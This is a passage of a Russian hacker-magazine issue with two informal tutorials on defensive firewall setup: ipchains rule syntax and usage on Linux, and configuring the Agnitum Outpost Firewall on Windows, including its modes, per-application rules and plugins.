
Так, дружище, я забыл сказать, что за звери такие - «счетчики»? Счас гляну в документацию... шутка :). Когда пакет начинает просматриваться в цепочке и проверяется для каждого правила, то, если он удовлетворяет условию, счетчик байт для этого правила увеличивается на размер пакета (плюс размер заголовка), а также на единицу увеличивается счетчик пакетов для данного правила.

ПРАВОВОЕ ПОЛЕ

Итак, ты уже научился создавать и убивать цепочки, теперь покопаемся у них в требухе. Внутри цепочек у тебя есть правила для пакетов, у которых в свою очередь есть условия, на которые проверяется пакет в этом правиле, и если он удовлетворяет этому правилу, то совершается определенное действие. С правилами ты можешь выполнять следующие операции:

- добавлять новое правило в конец списка правил («ipchains -A имя_цепочки»);
- вставлять новое правило на определенное место в цепочке («ipchains -I имя_цепочки номер_места»);
- заменять указанное правило в цепочке («ipchains -R имя_цепочки номер_места»);
- удалять правило в указанной позиции («ipchains -D имя_цепочки номер_места»);
- удалять правило, соответствующее условию, - это когда тебе в лом искать номер нужного правила, и ты вместо номера указываешь условие («ipchains -D имя_цепочки условие»). Правда, если в цепочке есть несколько

Внутри цепочек есть правила для пакетов, у которых, в свою очередь, есть условия, на которые проверяется пакет в этом правиле, и если он удовлетворяет этому правилу, то совершается определенное действие.



одинаковых правил, на встречу с создателем отправится только первое правило.

Совершая эти действия, ты должен помнить, что каждое правило имеет свой порядковый номер, и при удалении правила из середины цепочки или вставки туда нового правила все нижележащие правила уменьшат или увеличат свои номера на единицу.

Ок, наконец наш пакет попал в правило, и теперь он проверяется на соответствующее условие:

- Пакет должен иметь указанный адрес отправителя (флаг «-s адрес_отправителя»), адреса могут указываться в виде символического адреса (www.xaker.ru), в виде IP-адреса (192.168.10.78), в виде IP-адреса с численной маской (192.168.10.0/255.255.255.0 - иными словами говоря, 192.168.10.*), а также в виде IP-адреса с битовой маской (192.168.10.0/24 то же самое, что и 192.168.10.0/255.255.255.0, ну а 192.168.10.0/16 - то же самое, что и 192.168.10.0/255.255.0.0); если тебе надо указать все адреса, можно использовать такое написание - 192.168.10.0/0 (при этом адрес 192.168.10.0 может быть АБСОЛЮТНО любым);
- Пакет должен иметь указанный адрес получателя (флаг «-d адрес_получателя»), формат адреса такой же, как и у флага -s.
- Инверсия указанного условия (! - например, «ipchains -s ! www.lamers.com»).
- Указанный протокол («ipchains -p TCP -d 192.168.10.78/0 ! 80», эта запись, к примеру, значит - все пакеты протокола TCP, кроме пакетов, адресованных на 80-ый порт), помимо протокола можно также задать и номер порта (можно символическое имя порта, загляни в файл сервисов «/etc/services»). Также можно указывать диапазоны портов - 21:80 (если пропущена первая цифра, т.е. - :80, то имеются в виду все порты вплоть до 80-ого).
- Интерфейс (флаг -i), к интерфейсам также применима инверсия, например «-i ! lo» будет значить «все интерфейсы, кроме lo». До кучи ты можешь указывать группу интерфейсов «-i eth+», это будет означать все интерфейсы, имена которых начинаются с eth.
- TCP SYN пакеты (-y) - это пакеты с запросом на установление TCP соединения. Они могут применяться только в правилах с TCP протоколом (например так: «-p TCP -s 0.0.0.0/0 -y», что означает принимать TCP SYN пакеты с любого адреса).





Текущие правила цепочки (или цепочек) можно сохранить при помощи утилиты «ipchains-save имя_цепочки > имя_файла»; если вдруг забудешь указать имя цепочки, не волнуйся - сохранятся правила для всех цепочек. А если ты забыл указать имя файла, то извини, твой танк припаркован на запасном пути :).

- Только фрагменты пакетов (-f). Если пакет превышает по своему размеру MTU (Maximum Transfer Unit - максимальный размер), то он фрагментируется - разбивается на несколько пакетов, которые пересылаются по отдельности (на одной стороне разбираются, а на другой - собираются). На нашем файрволле эти пакеты можно собирать - дефрагментировать (для задействования этой опции ядра необходимо установить «CONFIG_IP_ALWAYS_DEFRAG = y») и транзитом отправлять их дальше. Вот тут и вылезает, аки гад из-под коряги, простая проблема - в первом фрагменте пакета лежит заголовок, а в остальных нет. Будь осторожен - злобные досеры могут закормить тебя обрывками пакетов, такие методы существуют, так что без нужды не запускай дефрагментатор. Вот почти все условия, которые тебе могут понадобиться, (я, правда, не рассказал о типах и кодах для протокола ICMP, но о них прочитаешь по ссылкам, которые указаны чуть ниже).

Наконец, мы определились что за пакет нам пришел, и теперь надо принять решение, что же с ним делать. Для этого существуют шесть специальных действий плюс два дополнительных. Специальные действия задаются флагом -j:

- АССЕПТ - принять пакет.

- DENY - грохнуть.

- REJECT - издевательски грохнуть, т.е. послать отправителю ICMP-пакет о совершенном деянии (при условии, что проверяемый пакет не был ICMP-пакетом).


- MASQ - замаскарировать пакет, действует только для пересылочной цепочки и при условии, что ядро поддерживает маскардинг.

- REDIRECT - применить прозрачное проксирование, т.е. отправить пакет на указанный порт локальной машины (возможно только во входной цепочке, формат «-j REDIRECT номер_порта»).

- RETURN - применить к этому пакету политику цепочки.

Если после -j ты укажешь действие, отличное от этих шести, то пакет начнется проверяться по указанной тобою цепочке (после флага -j), по завершении проверки по пользовательской цепочке проверка продолжится по текущей цепочке правил.

Кроме этих общих переходов, ты можешь записать в логи пришедший тебе пакет (флаг -l) и изменить тип обслуживания пакета (-t), а еще... Ладно,



хватит, это уже совсем необязательные фишки (любопытным - welcome2rtfm).

ПОЛЕЗНЫЕ ХИТЫ

Прикинь, дружище, что ты полезешь разбираться на уже работающий фаерволл со своим энтузиазмом великого конфигуратора. Готов поспорить на ящик «Балтики»-пятерки и упаковку кальмаров, что у тебя с первого раза мало чего стоящего получится, а вот угробить текущую конфигурацию - это запросто. Но не волнуйся, если ты будешь предохраняться, то и твой волк будет сыт и овечки мало пострадают (да и пастуху вечная память!)... Ведь текущие правила цепочки (или цепочек) можно сохранить при помощи утилиты «ipchains-save имя_цепочки > имя_файла»; если вдруг забудешь указать имя цепочки, не волнуйся - сохранятся правила для всех цепочек. А если ты забыл указать имя файла, то извини, твой танк припаркован на запасном пути :). Ну а раз можно сохранить правила, то со стороны разработчиков было бы верхом глупости, если их нельзя было бы загрузить - «ipchains-restore < имя_файла».

Очень аккуратным нужно быть и с ICMP-пакетами. ICMP-протокол используется для распознавания ошибок в других протоколах, и если ты будешь грохать, не задумываясь, его пакетики, то цикл, запрашивающий соединение с сервантом, который будет орать что-нибудь вроде «Ой, вы знаете, а я ведь сегодня анричибл», никогда не получит этой мессаги, а следовательно, будет мотаться и мотаться... Тот же ICMP используется для определения MTU (максимального размера пакета), и если ты фрагментируешь свои пакеты, а ICMP-пакеты не пролетают, то сервант на другом конце провода не получит сообщения о фрагментации пакетов. Соответственно - нужная тебе трз-шка так и не придет, сколько бы ты ни молился Биллу.

Во время процесса конфигурации тебя могут подстерегать и другие опасности - злобный хацкер может проникнуть в конфигурируемую тобой

систему, поэтому имеет смысл перед началом конфигурации запретить весь трафик, например, так - «ipchains -I input 1 -j DENY» (это надо повторить для всех встроенных цепочек). После завершения процесса конфигурации убери эти правила - «ipchains -D input 1». Кроме того, для проверки правил ты можешь послать фиктивный пакет командой с параметром «-С». Пример - «ipchains -C input -p TCP -s 0.0.0.0/0 -d 192.168.10.78/80», по этой команде сгенерируется для входной цепочки TCP пакет с произвольным адресом отправителя и с адресом получателя 192.168.10.78 для порта 80. Если он пройдет все проверки и уйдет адресату, то ipchains ответит - «Packet accepted», а в противном случае - «Packet rejected».

ОБЩАЯ БЕЗОПАСНОСТЬ

На любых уровнях человеческой жизнедеятельности, начиная с банального пикапа симпатичных подруг и кончая нашими фаерволлами, - есть два основных принципа, называй их как хочешь, но от этого их суть не изменится:

- что не запрещено, то - разрешено;

- и наоборот, что не разрешено, то запрещено.

Хорошие системы безопасности строятся по второму принципу, кривые - по первому. Мотай на ус.

КОНЧАЛО

Я надеюсь, твой мозг не воспалился от потока вылитой инфы, а если ты хочешь добавки, лезь сюда - <http://www.opennet.ru/docs/135.shtml>. Сомневаюсь, что представленной здесь инфы будет мало, ну а если так, то да поможет тебе map и ipchains-HOWTO. И помни, что паранойя это не порок, а образ жизни.



ЗАЩИЩАЕТСЯ ПОД WIN

настройка Agnitum Outpost Firewall

TanaT (TanaT@hotmail.ru)

рис. Борис Алексеев

СТАВКА

Качать здесь: <http://www.agnitum.com/products/outpost/>. Нам на выбор дают 2 версии Free и Pro. Первая, соответственно, бесплатная, за вторую придется заплатить. Во имя существования великой халявы описывать буду бесплатную версию со всеми подробностями и наворотами. Первым делом после установки перегрузись, поскольку прога работает на достаточно низком уровне с сетевой/модемом. Ставится он, к счастью, на все MSWin платформы от 95 до XP, так что качать для 98 отдельно, а для XP/NT отдельно тебе не придется. Русский интерфейс опять же делает ее более разговорчивой. Очень жаль, что на сайте разработчиков не осталось старых версий, в которых была опция debug, пользуя которую, можно было переделать программку в маленький снифер, так сказать, «для себя» (гы, ради такого дела я держу копию той самой версии на <http://www.dronich.nm.ru>) - прим. ред.). Лично мной Аутпост ставился без каких-либо глюков на 98, NT4, XP. На XP ставил сразу после установки одной для успокоения разнообразных стукачей, чего и тебе советуем.

ОБЩИЕ НАСТРОЙКИ

Первым делом прога падает в «режим обучения», советуем там ее и держать при использовании на домашней тачке, много лишнего спрашивать она не станет. Если придется ставить на гейте или сервере, то можно сделать настройки и отправить ее в «режим блокировки» или «режим разрешения», в зависимости от целей установки. Первым делом лезем в меню параметров -> общие, на первой странице ставим везде галочки, если еще не стоят. В системных убираем (если стоит) галочку на NetBIOS, в «тип ответа» ставим невидимку. Все, первое дело сделано, можно выходить на полосу препятствий в И-нет.

НАСТРОЙКА ПОД ПРИЛОЖЕНИЯ

В отличие от NetStat, в OutPost ты можешь посмотреть не только, какие порты открыты, но и кто именно их открыл. Добавить эту строчку можно простым кликом по «Моя сеть», это очень удобно для поимки троянов. При первых же соединениях некие: RPCSS, он же DCOM, ICQSRP, он же баннер для аськи, пытаются установить соединения. Для них смело выбирай «запретить любые действия», ибо нефиг кому попало твой трафик жрать. У меня в запрещенных еще и Winamp болтается, достал своей «более новой» версией. Туда же посылай всякие «AUTOUPD» и «AUPDRUN», приспичит, сам скачаешь :). Если ставишь Outpost под XP, то есть еще один немаловажный момент, данная система очень любит стучать Билли. Для пресечения этого после первого выхода в сеть просто подожди, как только начнут появляться запросы во внешний мир, смело режь их, ябедничать нехорошо! Пусть привывает это изнеженное американское дитячко жить в наших постсоветских условиях.

ЛИЧНЫЕ НАСТРОЙКИ


Теперь начинаем знакомить наш OutPost со всеми приложениями. Запускаем мылер, файрволл начинает яростно орать. На что в правом вываливаемом меню мы объясняем ему, что это e-mail client. Запускаем браузер, объясняем, что это browser. И так по очереди. Конечно, можно все сделать руками и нудно прописать все порты, для всех программ. Но раз уж сделали меню, пусть работает. Тетя Ася настраивается в автомате замечательно, но я потом отрезал ей mail и http, мыло я ей не проверяю, а качать странички и картинки за мой счет нельзя. Все nntp клиенты, если ты их пользуешь, идут по разряду мылеров, позже просто кастрируем им pop и smtp, на всякий случай. Обрезание делается в меню «приложения» в параметрах. Единственный, кто попал не по автомату, был telnet, уж очень я люблю им на http и smtp подключаться, потому повесил его в привилегированную группу «мож-

Трудно раскидывать пальцы в сети, если сам падаешь от первого толчка ламера, скачавшего себе Voidzoer и даже не представляющего себе, как он работает. Еще труднее спокойно спать, будучи админом сервера под NT или 2000. Но есть счастье у виндусятников, его надо только скачать и настроить :).

но все». В эту же ложу можешь определять проги, которые ты написал сам. Прогги друзей и знакомых туда лучше не отправлять, помни, что кодер кодеру - хакер, ламер и юзер :). Так что эти проги проверяй в первую голову.

ДЛЯ ПРОГРАММИСТА

Если ты сам активно пишешь проги, то будь готов к тому, что Outpost тебя достанет сообщением типа «тут кто-то говорит, что он Project1.exe, но я того кекса в лицо знаю, это не он, что делать будем?». На период написания серверной или клиентской проги лучше его отрубать переводом в «режим бездействия». Соответственно, в И-нете ты окажешься на это время беззащитным. Сам факт проверки программ радует, поскольку встроить троянец в icq.exe или в твой любимый браузер уже будет более проблематично. В качестве хакерского использования можно добавить несколько программ просто для отслеживания изменений в них. То есть добавляем в наш Outpost, например, прогу «notepad.exe» и разрешаем ей подключаться на сервер 127.0.0.1; как только прога изменится, нам выскочит предупреждение, что, мол, вы ей разрешили, а она не та, что была. При этом прога может даже и не думать куда-либо подключиться. Таким образом получаем простую и надежную проверялку программ.





РЕЖИМЫ РАБОТЫ

Разберемся для начала с первым и последним режимами, поскольку они наиболее просты в понимании. Первый - это режим бездействия, а последний - это режим «блокировать все». Первый отключает фаерволл и позволяет любому приложению устанавливать любые соединения, что удобно при работе не совсем стандартных программ с использованием множественных соединений. Последний отрубает все и вся, то есть ты как бы в офф-лайне, и, кроме IP адреса, ничто и никто не скажет, что ты являешься частью сети. Следующие по сложности это режим «блокировки» и режим «разрешения». Первый включает все правила, которые явно разрешают соединения и запрещает все остальное. Второй разрешает все, что явно не оговорено как запрещенное действие. Последний, в принципе устанавливаемый по умолчанию, это режим «обучения», то есть тебя спрашивают обо всех действиях, которые выполняет твой компьютер или которые пытаются выполнить с твоим компьютером из сети. При работе в автопилоте лучше настроить все, что можно делать, и поставить «режим блокировки», в таком случае будет труднее сделать то, чего ты бы добровольно не разрешил :). Уже позже, если кому понадобится выход по другому порту, можно будет добавить его отдельно.

ПРАВИЛА, КАК ОНИ УСТРОЕНЫ

В отличие от многих фаерволлов, в Outpost правила задаются для каждой проги отдельно. Само правило состоит из нескольких пунктов. Во-первых, это протокол, его выбор не велик - есть только TCP и UDP. Во-вторых, это направление, то есть есть входящее или исходящее. Затем удаленный адрес,

он может представлять собой IP адрес (или несколько), который заносится в таблицу, или диапазон адресов, например - с 127.0.0.1 по 127.255.255.255, диапазонов тоже может быть несколько. Если в удаленный адрес написать имя домена, то Outpost дойдет до ближайшего DNS сервера и вставит в таблицу IP адрес, что при использовании в качестве запрета может отрезать не один хост, а всю пачку хостов с этим IP адресом. Вместо маски можно использовать звездочки в IP адресе, то есть с 127.0.0.0 по 127.255.255.255 будет эквивалентно 127.*.*.*, что удобнее использовать, выбирай сам.

Четвертым на очереди пунктом идет удаленный порт, можно задать в цифровом виде, например, 21, можно в буквенном, то есть FTP, можно в виде диапазона (например, 1024-65535). Если есть необходимость указать несколько портов или диапазонов, то они разделяются между собой запятыми (то есть 1,12-15,21). Теперь наиболее интересная фишка для настройки гейта, «где локальный адрес», то есть если у тебя стоит сетевуха с IP-шником 192.168.0.1 и мопед с плавающим дайл-апом, то есть возможность разрешить по сети лазить к тебе на винт, а из И-нета запретить это делать. Задаются адреса так же, как в пункте про удаленный адрес, то есть одним IP или маской, диапазоном или по имени, которое переводится в IP адрес. Последний пункт описания соединения - это локальный порт. Задается так же, как удаленный, то есть цифрой, буквой или диапазоном, при необходимос-






ти разделяется запятыми. Удобно использовать при настройке локального сервера, особенно сервера, на который заходить можно не всем. Все, теперь осталось выбрать действие по этому правилу, варианты: блокировать, разрешить, отклонить. Разрешить - и так понятно: если соединение удовлетворяет описанию, то оно разрешается. Блокирование и отклонение отличаются тем, что при блокировании высылается RST пакет, говорящий о том, что такого порта нет; при отклонении не делается вообще ничего, то есть про это соединение просто забывают. Первое обычно ставят для исходящих соединений, чтобы программка не мучалась и сразу поняла, что туда долбиться бесполезно. Отклонение лучше ставить на свой сервер, чтобы входящие извне соединения просто терялись, тогда зафлудить твой канал будет более трудно, поскольку твой комп не будет отсылать ответ. Очень грамотная фишка в настройках - не обязательно указывать все правила, можно указать только протокол, что будет означать любое направление и любые адрес и порт, но нельзя не указать действие, а то Outpost просто не будет знать, что с ним делать.

PRACTICE

Давай попробуем создать правило для telnet-клиента. Заходим в приложения или просто устанавливаем Policy в «обучение» и долбимся telnet-ом по любому адресу. В первом случае отыскиваем наш telnet и говорим, что хотим создать правило, во втором говорим «запретить все» и идем в приложения, где перетаскиваем наш телнет из запрещенных в пользовательские. Теперь собственно само правило. В протоколе ставим TCP. Направление, поскольку у нас клиент, ставим исходящее. Удаленный порт ставим 23 или пишем TELNET, или просто выбираем его в таблице и кликаем мышкой. Все, теперь осталось сказать «разрешить эти данные» и жать «ок». Если у нас несколько правил, то не забудь, что проверяются они сверху вниз, поэтому если ты хочешь разрешить все соединения, кроме telnet, то поставь запрещающее правило повыше. Если же тебе надо запретить все, кроме HTTP, то разрешающее правило поставь перед запретом. В противном случае, наткнувшись на первое правило и увидев соответствие, никто не станет прове-





рять весь список, а тупо выполнит первое приказание. Теперь давай попробуем настроить что-нибудь для локального сервака, например, для apache. Для начала отыскиваем его и добавляем в список приложений. Теперь добавляем правило для пользователей, то есть разрешаем входящее соединение на порты HTTP, HTTPS. Если ты пользуешься SQL, то не забудь прописать разрешающее правило на порты 1433 и 1434 или MS_SQL_S и MS_SQL_M (последний порт в принципе апачу не нужен, но он на него долбиться. Дятел :)). При использовании исходящих соединений в PHP или Perl не забудь и про них. Если ты хочешь открыть сервак только для локалки, то мало во всех правилах прописать локальный IP адрес со звездочками или диапазон, надо еще запретить все остальные TCP соединения, только поставь запрет ниже разрешения. Таким образом фаерволчик проверит «входящее, TCP, из сети = нет», идем дальше, а там «входящее, TCP = да», значит - отклоняем его (ну или запрещаем, тут тебе решать, что лучше).

СТАНДАРТНЫЕ ПРАВИЛА

Начнем с правил для ICQ. По умолчанию выставляются два правила на 4000 UDP порт для связи с сервером, два правила на TCP 1024-65535 порт, пара для отправки и приема почты и правило для работы с HTTP. С первой парой все понятно, раз с сервером ты обязан связаться, то и правило для этого необходимо. Правда, вместо двух можно указать одно, но не указывать направление, то же можно проделать и с клиентским коннектом. А вот правило про HTTP я бы удалил, вместо него более выгодно создать правило про запрет TCP 80 и поднять его в иерархии повыше. Не забудь про icqsr, ему надо запретить любые действия, для тотальной блокировки баннеров. Таким образом получаем вместо 5 правил всего 3 плюс срезаем баннеры. Лепота!

Стандартное правило для браузеров - тоже не прелесть, например, есть строка PASV FTP, в которой указано, что исходящее соединение разрешено на порты 1024-65535, что полностью перекрывает правило PROXY, то есть одно из них явно лишнее. Если же ты работаешь через прокси и только через нее, то следует оставить единственное разрешенное соединение на твою прокси, а остальное потерять. Меньше будет проверять, значит быстрее будет работать. В противном случае стирай правило про проксики, оно тебе не пригодится. Наиболее грамотно написано стандартное правило для Download manager, в принципе для всяких reget, flashget и прочих менять ничего не надо. Но если тебе досаждают баннеры, то можно запретить обращаться к конкретному серверу, а можно просто включить плаг для кастрации рекламы. Мыслер тоже переполнен всем, что только можно. Тут и NNTP, и IMAP, ну, конечно же, есть POP3/SMTP :). Лично я оторвал ему IMAP



и NNTP, поскольку для работы с ними использую другие проги, а не свой мылбсборник. Стандарты для IRC, FTP, Storage критике не подлежат, поскольку критиковать там, собственно, нечего. Для telnet я все же переделал проверку из двух строк в одну, просто переписав оба порта telnet и ssh в одну строку через запятую. В «синхронизация времени» вроде написано все правильно, но я так и не нашел сервера, где 123 UDP порт был бы нужен для какой-нибудь синхронизации :). Про NetMeeting говорить не буду, в его хелпе по подключению через прокси-сервер описаны все порты, именно они и занесены в список разрешенных. В общем, если ты ставишь стандартные правила, то не поленись и пройдишь по ним позже для удаления лишних проверок.

ЗАТЫЧКИ

В качестве первой затычки нам предлагают плаг «реклама». Сам по себе достаточно полезный, поскольку срезает влет все баннеры и счетчики на странице, оставляя о них лишь воспоминание в виде квадратных скобок с текстом. Но на слабых машинах он может достаточно сильно притормаживать процесс работы, так как обрабатывается весь пролетающий мимо трафик. Блокировка идет как по размеру баннера, так и по адресу, откуда его скачивают. Первый всплывший глюк с этим плагином это невозможность зайти на RLE :). Очень интересная особенность - это корзина, куда можно перетаскивать мышкой пролетающие баннеры, после чего ты их больше не увидишь.

Вторым на очереди стоит «Содержимое», что позволяет блокировать сайты с «определенным» содержимым или блокировать содержание сайта. Первое действие дает понять, что сайт заблокирован, второе действие блокирует сайт без особого оповещения. И вовсе не обязательно заносить туда приятные и радующие глаз порносайты, можно занести туда журнал Бурда, чаты, в которых любит сидеть твой младший родственник, и другие неприятные сайты.

Плаг DNS позволяет обращаться реже к внешнему серверу, а следовательно, немного сократить трафик. Но будь готов к глюкам - если сервер переехал на другой адрес, но оставил старое имя, то во время кэширования (по умолчанию на неделю) твой комп будет безуспешно долбиться по неправильному IP адресу. Ограничения в размере кеша можно поднять до 500, но на скорости, если честно, это мало сказывается. Если же тебе надо часто лазить по новым серверам, то скорость практически не изменится. Имеется возможность посмотреть все кэшированные адреса, а следовательно, узнать, кто и куда лазил, но можно и удалить, даже выборочно, некоторые записи.

